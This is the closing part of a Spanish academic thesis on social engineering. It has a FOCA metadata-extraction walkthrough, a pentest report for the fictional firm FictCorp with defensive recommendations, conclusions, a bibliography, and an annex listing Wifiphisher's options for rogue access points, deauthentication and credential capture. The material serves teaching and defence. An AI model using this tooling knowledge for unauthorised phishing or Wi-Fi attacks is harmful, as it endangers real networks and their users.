Primeramente, se ha instalado el servicio SQL Express, gratuito, dado que durante la instalación se requiere. Una vez descargado el programa, se ha instalado en un ordenador con sistema operativo Windows 10. Una vez instalado, crearemos un proyecto desde la pestaña Project -> New Project, como se puede ver en la Figura 66.



Figura 66. Foca creación de proyecto

Añadiremos el nombre de nuestro proyecto, así como el dominio de la empresa FictCorp que deseamos testear. Luego realizaremos el tipo de búsqueda que deseamos realizar y con los motores de búsqueda que deseamos usar. Puede ser que dependiendo del dominio y del tipo de búsqueda que realicemos, salte algún error dado que las consultas en algún motor de búsqueda están limitadas.



Figura 67. FOCA

Acto seguido deberemos descargarnos los ficheros “Download All”, como se ve en la figura 67 y realizaremos una extracción de los metadatos de los ficheros descargados “Extract All Metadata”. A partir de aquí tendremos catalogada la información en diferentes agrupaciones, ver Figura 68, como Sistemas operativos, software, usuarios, … y podremos sacar información muy útil para poder realizar un ataque o ver qué tipo de vulnerabilidades puede tener un dominio.



Figura 68. Foca Output final

7.9.- Informe de resultados

7.9.1.- Resumen Ejecutivo

Se ha realizado una evaluación de seguridad informática a la compañía FictCorp para determinar las vulnerabilidades existentes y establecer el nivel actual de riesgo de seguridad asociado con el entorno y las tecnologías que usan. Esta evaluación aprovechó las pruebas de penetración y las técnicas de ingeniería social para proporcionar a la Dirección General de FictCorp una comprensión de los riesgos que entrañan y dar unas pautas de recomendación en cuanto a seguridad corporativa.

7.9.2.- Alcance

El alcance de la prueba para este proyecto incluyó la relación de datos públicos que existen en la red pública que son de carácter privado o confidencial y que pueden llegar a comprometer a la empresa FictCorp. Además, se solicitó que se realizara una auditoría inalámbrica en su infraestructura Wifi para descubrir protocolos inalámbricos inseguros, redes no seguras o problemas de seguridad relacionados. También se solicitó una evaluación de ingeniería social

para juzgar la capacidad de respuesta del personal de la empresa ante posibles ataques de phishing.

El proyecto de pentesting ha sido realizado a lo largo de cinco meses. Las pruebas físicas se realizaron del 2 de diciembre de 2021 al 25 de enero del 2022. Se utilizaron días adicionales para producir el informe.

Las pruebas se realizaron utilizando Frameworks y herramientas de penetración, incluidos SET, FOCA, WifiPhser, Maltego, Metasploit Framework, GoPhish, StormBreaker, Social Mapper Evilginx2.

7.9.3.- Resultados

La siguiente tabla incluye el alcance de las pruebas realizadas, así como los resultados generales de las pruebas de penetración en estos entornos.

Entorno	**Resultado de las pruebas**
Red Wifi	Medio
Exposición de datos públicos	Bajo
Empleados/as	Bajo

En líneas generales las pruebas realizadas han concluido que la empresa FictCorp tiene una buena base en la protección sobre los ataques de Ingeniería Social, no obstante, se deben de tener en consideración ciertas mejoras que pueden mitigar, aún más cualquier injerencia externa o interna que pueda producirse.

En cuanto a la seguridad de las redes inalámbricas, realizamos varios escaneos e intentamos una variedad de ataques mediante la herramienta Wifiphisher. A través de un análisis riguroso, encontramos vulnerabilidades que pueden afectar la configuración de la red inalámbrica y el acceso no lícito de personas externas a la empresa.

Por lo que respecta el alcance de los empleados y su capacidad para enfrentarse a la Ingeniería Social, parecen estar relativamente preparados para defenderse de los ataques. Se han realizado campañas de Phishing con GoPhish, ataques Phishing y Metasploit Framework mediante SET, ataques a números de móviles con StormBreaker y se ha intentado usar las redes sociales para intentar extraer credenciales que puedan comprometer a la empresa.

Por último, en cuanto a información pública se puede decir que se debería verificar punto por punto qué información desea la empresa mostrar y cual no, dado que en líneas generales no parece disponer de información confidencial, ni datos que puedan llegar a tener consecuencias graves de cara un posible ataque. Las herramientas OSINT utilizadas han sido FOCA y Maltego, para la extracción de datos.

7.9.4.- Recomendaciones

Primeramente, es importante comentar que los esfuerzos realizados por parte de la empresa FitCorp, después de la implementación de las recomendaciones, se realicen procesos de auditoría por lo menos dos veces al año para asegurar que todo esté en funcionamiento y los procedimientos y políticas se encuentren activos.

En cuanto a recomendaciones que se pueden dar para disponer de un sistema más robusto en la empresa, serían las siguientes, según alcance:

Sistema Wifi

- Ataques al sistema Wifi, siempre pueden llevarse a cabo, no hay manera de prevenirlos. Sin embargo, como con cualquier ataque de ingeniería social, la mejor manera de mitigarlo es formando a los usuarios, que es un elemento crucial para poderse defender. Asegúrese de que los empleados comprendan el riesgo que supone el conectarse a puntos de acceso abiertos y que conozcan bien las técnicas aplicadas en esta auditoría. También se recomienda ejecutar simulaciones periódicas de los ataques mencionados anteriormente.
- Otra recomendación es la de utilizar un servidor RADIUS para la autenticación y autorización de los empleados usuarios LDAP, para una mejor gestión de los usuarios, se puede llevar un registro detallado de los accesos a la red WiFi, privilegios, niveles de acceso, filtros, etc. personalizados para cada empleado. Evitando así el uso de claves compartidas, y dándole un plus de seguridad al sistema Wifi de la empresa.
- Otra mejora que se puede implantar es la figura del proxy para la navegación de internet, de esta manera se podrán aplicar políticas de filtrado de contenido para evitar que alguien visite sitios inapropiados o maliciosos.
- Se puede definir quién tiene acceso a la red inalámbrica y establecer qué tipo de acceso damos y si establecemos algún tipo de limitación. Para dar seguridad a la red Wifi, lo recomendable sería configurar un identificador de conjunto de servicios (SSID), de

forma que existan diferentes redes inalámbricas con diferentes accesos, uno para empleados y otra para clientes o visitantes. Dónde se aislará la red de clientes evitando que pueda acceder a otro servicio que no sea el de internet.

- Actualizar los sistemas firmware de las controladoras Wifi, a parte de beneficiar la seguridad en nuestra wifi, también mejora la estabilidad de estas.
- Implementar un portal cautivo, para el uso sobre todo en la SSID de clientes, donde interesa mostrar un mensaje de bienvenida y para informar de las condiciones de acceso (puertos permitidos, responsabilidad legal, etc.). Su finalidad será que sean los propios usuarios quienes se responsabilicen de sus acciones, y así evitar problemas mayores.

Exposición de datos públicos

- El primer paso es el de tener conocimiento sobre los datos expuestos de una manera pública y saber cual de ellos es sensible. Nos da a entender qué información no debe caer nunca en manos equivocadas. Es por ello por lo que la recomendación es la de identificar las vulnerabilidades y eliminarlas o mitigarlas antes de que estén expuestas.
- Otra recomendación que puede dar un plus en la seguridad es traer a un especialista externo al menos una vez al año para realizar evaluaciones de la seguridad de este tipo en la empresa. Un especialista externo puede aportar nuevos agujeros negros en la empresa y encontrar vulnerabilidades que pueden estar pasando por alto.
- La recomendación referente a los metadatos en ficheros públicos es su limpieza individual previa a la publicación de los ficheros. En función de cada tipo de fichero, Microsoft Office, adobe, etc., el responsable de cada fichero, debe realizar esta tarea mediante la visualización, y eliminación de metadatos que suelen encontrarse en la opción de "propiedades del documento". Esta tarea se puede realizar mediante aplicaciones destinadas a ello, como por ejemplo, ExifCleaner, MetaCleaner.
- También es recomendable disponer de herramientas de seguridad bien configuradas (Firewalls, IDS/IPS, etc.), para detectar y frenar que se produzcan escaneos en la red corporativa, estableciendo reglas restrictivas.

Empleados/as

- En cuanto al alcance de la plantilla FictCorp, recomendamos encarecidamente seguir formando periódicamente y no escatimar recursos para la elaboración de nuevas formaciones, ni posibles simulaciones de ataques, de esta manera siempre tendremos una plantilla de personas listas y preparadas para actuar si fuera necesario.

- Realizar formaciones especificas y más exhaustivas para grupos de usuarios o departamentos sensibles, ya sea recursos humanos, equipo directivo, secretariado, …
- Si el atacante logra destruir la barrera de la capacitación y la conciencia del empleado, agregar capas de protección a la seguridad de los datos puede garantizar que la información permanezca segura. La autenticación multifactor puede ayudar a mantener la información fuera del alcance de los atacantes. El departamento IT pueden usar la autenticación multifactor para agregar restricciones para acceder a los datos más confidenciales en los recursos de la red. Si un usuario de la red puede acceder a un sistema, pero el sistema requiere que los usuarios verificados tengan un token o certificado para acceder a los datos, las empresas permanecen seguras, incluso de los ataques de ingeniería social.
- Emitir boletines de seguridad a los empleados sobre casos reales de ingeniería social puede ayudar a aumentar la conciencia del empleado sobre la amenaza que representa el ataque para la empresa. Si los usuarios son notificados de intentos o ataques, los hará más aptos para reconocer los signos de un ataque de ingeniería social cuando les ocurra.
- Mejorar la protección y usar herramientas que permitan al departamento IT tener visibilidad total y la capacidad de detectar y mitigar amenazas potenciales en la red.

8.- Conclusiones

A lo largo de este trabajo se ha intentado profundizar en el concepto de Ingeniería Social. Hemos llegado a la conclusión que, en la Ingeniería Social, el usuario se convierte en el objetivo, la víctima. De esta manera convertimos al usuario de las tecnologías en la parte más débil, la vulnerabilidad que puede generar una falla en el sistema. El concepto de Hacker mediante la Ingeniería Social cambia de prisma, antes se buscaba la vulnerabilidad en la programación, y el éxito era poder encontrar un fallo en el sistema. Mediante esta técnica, el fallo es el ser humano, y ahí las posibilidades de éxito aumentan considerablemente dado que las fallas que pueda llegar a tener un usuario pueden ser mayores y la tasa de éxito se amplía. Es por ello, que hoy en día, se aúnan las fuerzas de los atacantes para hacer uso de la metodología de la Ingeniería Social para poder extraer información confidencial de las personas, así mismo, las grandes corporaciones dedican esfuerzos a la concienciación de sus trabajadores, con el fin de mitigar o prevenir dichos ataques.

La Ingeniería Social, como hemos podido ver, ha ido evolucionando, y se ha adaptado según la época. La era de la tecnología, con su constante evolución no ha hecho más que añadir nuevas opciones en la consecución de mayores éxitos, también ha generado mayores controles para su prevención. Las tecnologías, como correo electrónico, SMS, páginas web se han incorporado en la cartera de posibles opciones para poder atacar, y otras tecnologías más recientes como Machine Learning, GPS, Cloud, IoT, se están introduciendo en el mundo de la Ingeniería Social para evolucionar conjuntamente y ampliar el abanico que pueda disponer el atacante.

El crecimiento de dichas tecnologías, sumándole las redes sociales, así como la digitalización de las identidades, hacen de vital importancia la capacitación del usuario, para hacer frente a las adversidades que conlleva el uso de las nuevas tecnologías. Debe existir una concienciación sobre estás e intentar tener conocimiento sobre los riesgos que entrañan, así como disponer de una formación para prevenir y si es posible mitigar posibles ataques. Esta es la clave del éxito para hacer frente a la Ingeniería Social.

A nivel de banco de pruebas, hemos podido ver diferentes tipos de pruebas que se puede llegar a hacer. Se ha podido comprobar que dichas pruebas, están en la red y están al alcance de todo el mundo, con lo cual, todo el mundo puede llegar a convertirse en un potencial atacante. Entendemos que mostrando la manera en la que puede actuar un atacante, puede mejorar o ayudar la manera de prevenir dicho ataque, y es una manera que puede ayudar a futuro, para tener mecanismos de protección y prevención.

A nivel de objetivos generales, espero que haya sido importante la información ofrecida, y pueda llegar a ser útil para concienciar al público en general de que la Ingeniería Social es una metodología que puede llegar a colapsar grandes empresas, dado que hoy en día la información es poder y cualquier mecanismo, puede ser explotado para un uso no adecuado.

En cuanto a trabajos a futuro hay que comentar que el objetivo del trabajo era introducir el tema, pero dada la magnitud de la Ingeniería Social, se sigue requiriendo de mucho más estudio, tanto en expansión como en profundidad. A nivel de teoría, se puede profundizar en el estudio de la conducta humana, así como de las técnicas de manipulación. A nivel de pruebas se puede ampliar o profundizar el estudio con nuevas tecnologías más modernas y dónde no hay tanto recorrido, dado que está en constante evolución. Estás tecnologías pueden ser Machine Learning, Data minning, IoT o telefonía móvil. A nivel de empresa o mundo laboral se puede focalizar el estudio en la generación de una guía de capacitación para concienciar a los empleados en la prevención de la Ingeniería Social o también generar una guía de estudio exclusiva para formar a profesionales de IT en la prevención de este tipo de amenazas y que dispongan de mecanismos y conocimientos que les ayuden a lidiar con la Ingeniería Social.

Personalmente este estudio ha ayudado a la concienciación y al conocimiento de los posibles ataques de la ingeniería social, así como al conocimiento de diferentes técnicas y programas que pueden servir de ayuda para entender mejor la seguridad informática y la mente del atacante. Se considera que para estar al día en la prevención es básica e imprescindible una educación permanente en nuestra profesión, con la que no estaremos del todo seguros, pero podremos tener mecanismos para prevenir y mitigar posibles ataques.

Bibliografía

Altube, R. (5 de 11 de 2021). *Kali Linux: Qué es y características principales*. Obtenido de https://openwebinars.net/blog/kali-linux-que-es-y-caracteristicas-principales/

Cberseg1922. (2 de 2 de 2022). *Amenazas y vulnerabilidades, ¿cuáles son sus diferencias?* Obtenido de https://ciberseguridad.com/amenzas/.

Datos, A. L. (7 de 4 de 2021). *¿Cómo extraer metadatos con FOCA?* Obtenido de https://ayudaleyprotecciondatos.es/metadatos/foca/

Definition, S. E. (2 de 2 de 2022). *The Tech Terms Computer Dictionary*. Obtenido de https://techterms.com/definition/social_engineering

Delgado, P. (12 de 2 de 2021). *¿Qué es la programación neurolingüística? — Observatorio | Instituto para el Futuro de la Educación*. Obtenido de Observatorio | Instituto para el Futuro de la Educación: https://observatorio.tec.mx/edu-news/programacion-neurolinguistica-aprendizaje

Education, I. G.-S. (2 de 2 de 2022). *Security Through Education*. Obtenido de https://www.social-engineer.org/framework/information-gathering/

Education, T. A.-S. (2 de 2 de 2022). *Security Through Education*. Obtenido de https://www.social-engineer.org/framework/attack-vectors/attack-cycle/

Education-B, S. T. (2 de 2 de 2022). *Penetration Testers - Security Through Education*. Obtenido de https://www.social-engineer.org/framework/general-discussion/categories-social-engineers/penetration-testers

Gotowebsecurity. (28 de 6 de 2017). *Ethical Hacking Course: Social Engineering Lab Session*. Obtenido de https://gotowebsecurity.com/ethical-hacking-course-social-engineering-lab-session/

Grande, C. E. (2 de 2 de 2022). *Ingeniería social: el ataque silencioso*. Obtenido de https://1library.co/document/yneww0jy-ingenieria-social-el-ataque-silencioso.html

Greenwolf. (2 de 2 de 2022). *GitHub - Greenwolf/social_mapper: A Social Media Enumeration & Correlation Tool by Jacob Wilkin(Greenwolf)*. Obtenido de GitHub: https://github.com/Greenwolf/social_mapper

Gretzky, K. (2 de 2 de 2022). *GitHub - kgretzky/evilginx2: Standalone man-in-the-middle attack framework used for phishing login credentials along with session cookies, allowing for the bypass of 2-factor authentication*. Obtenido de https://github.com/kgretzky/evilginx2

Hadnagy, C. (2011). *Ingeniería social. El arte del hacking personal.* Anaya.

INCIBE. (12 de 4 de 2021). *¿Cómo combatir la ingeniería social? Este empresario nos lo cuenta*. Obtenido de INCIBE: https://www.incibe.es/en/node/4909

Juliá, S. (16 de 07 de 2020). *Qué es un backdoor y cómo protegerte de una puerta trasera*. Obtenido de https://www.gadae.com/blog/que-es-un-backdoor-y-como-puedes-eliminarlo/

Kaspersky. (9 de 12 de 2021). *Ingeniería social: protección y prevención | Kaspersky*. Obtenido de www.kaspersky.es: https://www.kaspersky.es/resource-center/threats/how-to-avoid-social-engineering-attacks

Mundohackers. (2 de 2 de 2022). *Cómo usar WifiPhisher - mundohackers*. Obtenido de https://mundo-hackers.weebly.com/wifiphisher.html

Perez Fernandez, D. (19 de 2 de 2018). *Qué es GoPhish? Como instalarlo en Ubuntu como servicio con ssl?* Obtenido de https://tecnonucleous.com/2018/02/19/que-es-gophish-como-instalarlo-en-ubuntu-con-ssl/

Poston, H. (26 de 7 de 2018). *The top 10 most famous social engineering attacks - Infosec Resources*. Obtenido de https://resources.infosecinstitute.com/topic/the-top-ten-most-famous-social-engineering-attacks/

Security, D. 7. (2 de 2 de 2022). *EBOOKREADING.NET*. Obtenido de https://ebookreading.net/view/book/EB9781119207467_9.html

Thehhonestpirate. (2 de 2 de 2022). *Social Engineering: Human Buffer Overflow Attack Overview | Cybrary*. Obtenido de Cybrary: https://www.cybrary.it/blog/0p3n/social-engineering-human-buffer-overflow-attack-overview/

Through, E.-A. S. (2 de 2 de 2022). *Categories of Social Engineers - Security Through Education*. Obtenido de https://www.social-engineer.org/framework/general-discussion/categories-social-engineers/

TrustedSec. (2 de 2 de 2022). *The Social-Engineer Toolkit (SET) - TrustedSec*. Obtenido de https://www.trustedsec.com/tools/the-social-engineer-toolkit-set

Ultrasecurity. (2 de 2 de 2022). *GitHub - ultrasecurity/Storm-Breaker: Tool social engineering [Access Webcam & Microphone & Os Password Grabber & Location Finder] With Ngrok*. Obtenido de GitHub: https://github.com/ultrasecurity/Storm-Breaker

WeLiveSecurity. (19 de 2 de 2014). *Maltego, la herramienta que te muestra qué tan expuesto estás en Internet | WeLiveSecurity*. Obtenido de https://www.welivesecurity.com/la-es/2014/02/19/maltego-herramienta-muestra-tan-expuesto-estas-internet/

Anexos

Anexo A: Comandos Wifiphisher

Short form	Long form	Explanation
-h	--help	show this help message and exit
-i INTERFACE	--interface	Manually choose an interface that supports both AP and monitor modes for spawning the rogue AP as well as mounting additional Wi-Fi attacks from Extensions (i.e. deauth). Example: -i wlan1
-eI EXTENSIONSINTERFACE	--extensionsinterface EXTENSIONSINTERFACE	Manually choose an interface that supports monitor mode for running the extensions. Example: -eI wlan1
-aI APINTERFACE	--apinterface APINTERFACE	Manually choose an interface that supports AP mode for spawning an AP. Example: -aI wlan0
-pI INTERFACE	--protectinterface INTERFACE	Specify one or more interfaces that will have their connection protected from being managed by NetworkManager.
-kN	--keepnetworkmanager	Do not kill NetworkManager.
-nE	--noextensions	Do not load any extensions.
-e ESSID	--essid ESSID	Enter the ESSID of the rogue Access Point. This option will skip Access Point selection phase. Example: --essid 'Free WiFi'
-pPD PHISHING_PAGES_DIRECTORY	--phishing-pages-directory PHISHING_PAGES_DIRECTORY	Search for phishing pages in this location
-p PHISHINGSCENARIO	--phishingscenario PHISHINGSCENARIO	Choose the phishing scenario to run.This option will skip the scenario selection phase. Example: -p firmware_upgrade
-pK PRESHAREDKEY	--presharedkey PRESHAREDKEY	Add WPA/WPA2 protection on the rogue Access Point. Example: -pK s3cr3tp4ssw0rd
-qS	--quitonsuccess	Stop the script after successfully retrieving one pair of credentials.
-lC	--lure10-capture	Capture the BSSIDs of the APs that are discovered during AP selection phase. This option is part of Lure10 attack.
-lE LURE10_EXPLOIT	--lure10-exploit LURE10_EXPLOIT	Fool the Windows Location Service of nearby Windows users to believe it is within an area that was previously captured with --lure10-capture. Part of the Lure10 attack.
-iAM	--mac-ap-interface	Specify the MAC address of the AP interface. Example: -iAM 38:EC:11:00:00:00
-iEM	--mac-extensions-interface	Specify the MAC address of the extensions interface. Example: -iEM E8:2A:EA:00:00:00
-iNM	--no-mac-randomization	Do not change any MAC address.
-hC	--handshake-capture	Capture of the WPA/WPA2 handshakes for verifying passphrase. Requires cowpatty. Example: -hC capture.pcap
-dE ESSID	--deauth-essid ESSID	Deauth all the BSSIDs in the WLAN with that ESSID.
-dC CHANNELS	--deauth-channels CHANNELS	Channels to deauth. Example: --deauth-channels 1,3,7
	--logging	Enable logging. Output will be saved to wifiphisher.log file.
-lP LOGPATH	--logpath LOGPATH	Determine the full path of the logfile.
-cP CREDENTIAL_LOG_PATH	--credential-log-path CREDENTIAL_LOG_PATH	Determine the full path of the file that will store any captured credentials
-cM	--channel-monitor	Monitor if the target access point changes the channel.
	--payload-path	Enable the payload path. Intended for use with scenarios that serve payloads.
-wP	--wps-pbc	Monitor if the button on a WPS-PBC Registrar side is pressed.
-wAI	--wpspbc-assoc-interface	The WLAN interface used for associating to the WPS AccessPoint.
-kB	--known-beacons	Perform the known beacons Wi-Fi automatic association technique.
-fH	--force-hostapd	Force the usage of hostapd installed in the system.

	--dnsmasq-conf DNSMASQ_CONF	Determine the full path of dnmasq.conf file.
-dK	--disable-karma	Disables KARMA attack.
-pE	--phishing-essid	Determine the ESSID you want to use for the phishing page.